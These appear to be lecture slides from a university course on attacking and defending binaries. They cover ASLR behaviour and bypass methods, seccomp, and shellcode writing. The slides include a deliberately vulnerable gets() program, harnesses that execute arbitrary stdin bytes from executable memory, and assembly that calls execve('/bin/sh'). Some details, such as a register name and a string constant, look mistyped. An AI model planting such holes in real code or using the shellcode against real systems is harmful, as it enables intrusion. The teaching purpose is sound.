===== Global initialized variable addresses =====
The address of k is 0x5658c008
The address of p is 0x5658a008
The distance between k and p is 2000
The distance between k and main is 2d5b
The distance between k and memcpy is 5e6a0308
===== Global uninitialized variable addresses =====
The address of l is 0x5658c014
The distance between k and l is 5658c008
===== Local variable addresses =====
The address of i is 0xffe1175c
The address of j is 0xffe1175c
```

ASLR Enabled; PIE; 64 bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/aslr1$ ./aslr164
===== Libc function addresses =====
The address of printf is 0x7f1174903e10
The address of memcpy is 0x7f1174a2d670
The distance between printf and memcpy is ffed67a0
The address of system is 0x7f11748f4410
The distance between printf and system is fa00
===== Module function addresses =====
The address of main is 0x55d4942af216
The address of add is 0x55d4942af159
The distance between main and add is bd
The address of sub is 0x55d4942af19a
The distance between main and sub is 7c
The address of compute is 0x55d4942af1d9
The distance between main and compute is 3d
The distance between main and printf is 1f9ab406
The distance between main and memcpy is 1f881ba6
===== Global initialized variable addresses =====
The address of k is 0x55d4942b2010
The address of p is 0x55d4942b0008
The distance between k and p is 2008
The distance between k and main is 2dfa
The distance between k and memcpy is 1f8849a0
===== Global uninitialized variable addresses =====
The address of l is 0x55d4942b2024
The distance between k and l is 942b2010
===== Local variable addresses =====
The address of i is 0x7ffc65ad48ac
The address of j is 0x7ffc65ad48ac
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/aslr1$ ./aslr164
===== Libc function addresses =====
The address of printf is 0x7f0af8132e10
The address of memcpy is 0x7f0af825c670
The distance between printf and memcpy is ffed67a0
The address of system is 0x7f0af8123410
The distance between printf and system is fa00
===== Module function addresses =====
The address of main is 0x5579ce78d216
The address of add is 0x5579ce78d159
The distance between main and add is bd
The address of sub is 0x5579ce78d19a
The distance between main and sub is 7c
The address of compute is 0x5579ce78d1d9
The distance between main and compute is 3d
The distance between main and printf is d665a406
The distance between main and memcpy is d6530ba6
===== Global initialized variable addresses =====
The address of k is 0x5579ce790010
The address of p is 0x5579ce78e008
The distance between k and p is 2008
The distance between k and main is 2dfa
The distance between k and memcpy is d65339a0
===== Global uninitialized variable addresses =====
The address of l is 0x5579ce790024
The distance between k and l is ce790010
===== Local variable addresses =====
The address of i is 0x7ffed9e3c61c
The address of j is 0x7ffed9e3c61c
```

Bypass ASLR

- Address leak: certain vulnerabilities allow attackers to obtain the addresses required for an attack, which enables bypassing ASLR.
- Relative addressing: some vulnerabilities allow attackers to obtain access to data relative to a particular address, thus bypassing ASLR.
- Implementation weaknesses: some vulnerabilities allow attackers to guess addresses due to low entropy or faults in a particular ASLR implementation.
- Side channels of hardware operation: certain properties of processor operation may allow bypassing ASLR.

code/aslr2 with ASLR

```
int printsecret()
{
	printf("This is the secret...\n");

	return 0;
}

int vulfoo()
{
	printf("vulfoo is at %p \n", vulfoo);
	char buf[8];
	gets(buf);

	return 0;
}

int main(int argc, char *argv[])
{
	vulfoo();
	return 0;
}
```

How to Make ASLR Win the Clone Wars: Runtime Re-Randomization

Kangjie Lu[†], Stefan Nürnberger[‡§], Michael Backes[‡¶], and Wenke Lee[†]
[†]Georgia Institute of Technology, [‡]CISPA, Saarland University, [§]DFKI, [¶]MPI-SWS
kjlu@gatech.edu, {nuernberger, backes}@cs.uni-saarland.de, wenke@cc.gatech.edu

***Abstract*—Existing techniques for memory randomization such as the widely explored Address Space Layout Randomization (ASLR) perform a single, per-process randomization that is applied before or at the process' load-time. The efficacy of such upfront randomizations crucially relies on the assumption that an attacker has only one chance to guess the randomized address, and that this attack succeeds only with a very low probability. Recent research results have shown that this assumption is not valid in many scenarios, e.g., daemon servers fork child processes that inherent the state – and if applicable: the randomization – of their parents, and thereby create clones with the same memory layout. This enables the so-called *clone-probing* attacks where an adversary repeatedly probes different clones in order to increase its knowledge about their shared memory layout.**

In this paper, we propose RUNTIMEASLR – the first ap-

the exact memory location of these code snippets by means of various forms of memory randomization. As a result, a variety of different memory randomization techniques have been proposed that strive to impede, or ideally to prevent, the precise localization or prediction where specific code resides [29], [22], [4], [8], [33], [49]. Address Space Layout Randomization (ASLR) [44], [43] currently stands out as the most widely adopted, efficient such kind of technique.

All existing techniques for memory randomization including ASLR are conceptually designed to perform a single, once-and-for-all randomization before or at the process' load-time. The efficacy of such upfront randomizations hence crucially relies on the assumption that an attacker has only one chance

NDSS 2016

Secure Computing Mode (Seccomp)

Seccomp - A system call firewall

seccomp allows developers to write complex rules to:

- allow certain system calls
- disallow certain system calls
- filter allowed and disallowed system calls based on argument variables

seccomp rules are inherited by children!

These rules can be quite complex (see http://man7.org/linux/man-pages/man3/seccomp_rule_add.3.html).

History of seccomp

2005 - seccomp was first devised by Andrea Arcangeli for use in public grid computing and was originally intended as a means of safely running untrusted compute-bound programs.


2005 - Merged into the Linux kernel mainline in kernel version 2.6.12, which was released on March 8, 2005.

2017 - Android uses a seccomp-bpf filter in the zygote since Android 8.0 Oreo.

5-min Break

Today's Agenda

1. Developing shellcode
   a. Non-zero shellcode
   b. Non-printable, non-alphanumeric shellcode
   c. English shellcode



code/tester.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <unistd.h>

int main()
{
	void * page = 0;
	page = mmap(0, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

	if (!page)
	{
		puts("Fail to mmap.\n");
		exit(0);
	}

	read(0, page, 0x1000);
	((void(*)())page)();
}
```

x86 invoke system call

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md

- Set %eax as target system call number

- Set arguments
  - 1st arg : %ebx
  - 2nd arg: %ecx
  - 3rd arg: %edx
  - 4th arg: %esi
  - 5th arg: %edi

- Run
  - int $0x80

- Return value will be stored in %eax

x86 calling execve()

execve(char* filepath, char** argv, char** envp)

execve("/bin/sh", NULL, NULL);

%eax = $SYS_execve
%ebx = address of "/bin/sh"
%ecx = 0
%edx = 0

x86 how to create a string?

%ebx = address of “/bin/sh”

Use Stack

- Push $0
- push $0x67832f6e // “n/sh”
- push $0x69622f2f // “//bi”
- mov %esp, %ebx

Let us code shellcode32zero.s

```
gcc -m32 -nostdlib -static shellcode32zero.s -o shellcode32zero
objcopy --dump-section .text=shellcode32zero-raw shellcode32zero
```

amd64 invoke system call

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md

- Set %rax as target system call number

- Set arguments
  - 1st arg : %rid
  - 2nd arg: %rsi
  - 3rd arg: %rdx
  - 4th arg: %r10
  - 5th arg: %r8

- Run
  - syscall

- Return value will be stored in %rax

amd64 how to create a string?

Rip-based addressing

```
lea binsh(%rip), %rdi
mov $0, %rsi
mov $0, %rdx
syscall
binsh:
.string "/bin/sh"
```

Let us code shellcode64zero.s

```
gcc -nostdlib -static shellcode64zero.s -o shellcode64zero
objcopy --dump-section .text=shellcode64zero-raw shellcode64zero
```

code/testernozero

```
char buf[0x1000] = {0};

int main()
{
	void * page = 0;
	page = mmap(0, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

	if (!page)
	{
		puts("Fail to mmap.\n");
		exit(0);
	}

	read(0, buf, 0x1000);
	strcpy(page, buf);
	((void(*)())page)();
}
```

Non-shell shellcode

Finish another task but do not return a shell.

Print out the secret file in the folder

code/testerascii

```
char *asciicpy(char *dest, const char *src)
{
	unsigned i;
	for (i = 0; src[i] > 0 && src[i] < 127; ++i)
		dest[i] = src[i];

	return dest;}

int main()
{
	void * page = 0;
	page = mmap(0, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

	if (!page)
	{
		puts("Fail to mmap.\n");
		exit(0);
	}

	read(0, buf, 0x1000);
	asciicpy(page, buf);
	((void(*)())page)();}
```

English Shellcode

English Shellcode

Joshua Mason, Sam Small
Johns Hopkins University
Baltimore, MD
{josh, sam}@cs.jhu.edu

Fabian Monrose
University of North Carolina
Chapel Hill, NC
fabian@cs.unc.edu

Greg MacManus
iSIGHT Partners
Washington, DC
gmacmanus.edu@gmail.com

ABSTRACT

History indicates that the security community commonly takes a divide-and-conquer approach to battling malware threats: identify the essential and inalienable components of an attack, then develop detection and prevention techniques that directly target one or more of the essential components. This abstraction is evident in much of the literature for buffer overflow attacks including, for instance, stack protection and NOP sled detection. It comes as no surprise then that we approach shellcode detection and prevention in a similar fashion. However, the common belief that com-

General Terms

Security, Experimentation

Keywords

Shellcode, Natural Language, Network Emulation

1. INTRODUCTION

Code-injection attacks are perhaps one of the most common attacks on modern computer systems. These attacks

CCS 2009

English Shellcode

	ASSEMBLY	OPCODE	ASCII
1	push %esp push $20657265 imul %esi,20(%ebx),$616D2061 push $6F *jb short $22*	54 68 65726520 6973 20 61206D61 6A 6F *72 20*	There is a major
2	push $20736120 push %ebx je short $63 *jb short $22*	68 20617320 53 74 61 *72 20*	h as Star
3	push %ebx push $202E776F push %esp push $6F662065 *jb short $6F*	53 68 6F772E20 54 68 6520666F *72 6D*	Show. The form
4	push %ebx je short $63 je short $67 jnb short $22 inc %esp *jb short $77*	53 74 61 74 65 73 20 44 *72 75*	States Dru
5	popad	61	a

1	Skip	2	Skip
There is a major	center of economic activity, suc	**h as Star**	Trek, including The Ed

Skip	3	Skip
Sullivan	**Show. The form**	er Soviet Union. International organization participation

Skip	4	Skip
Asian Development Bank, established in the United	**States Dru**	g Enforcement

Skip
Administration, and the Palestinian territories, the International Telecommunication

Skip	5
Union, the first m	**a**...

How breakpoints work?

int $3

Set breakpoint by yourself.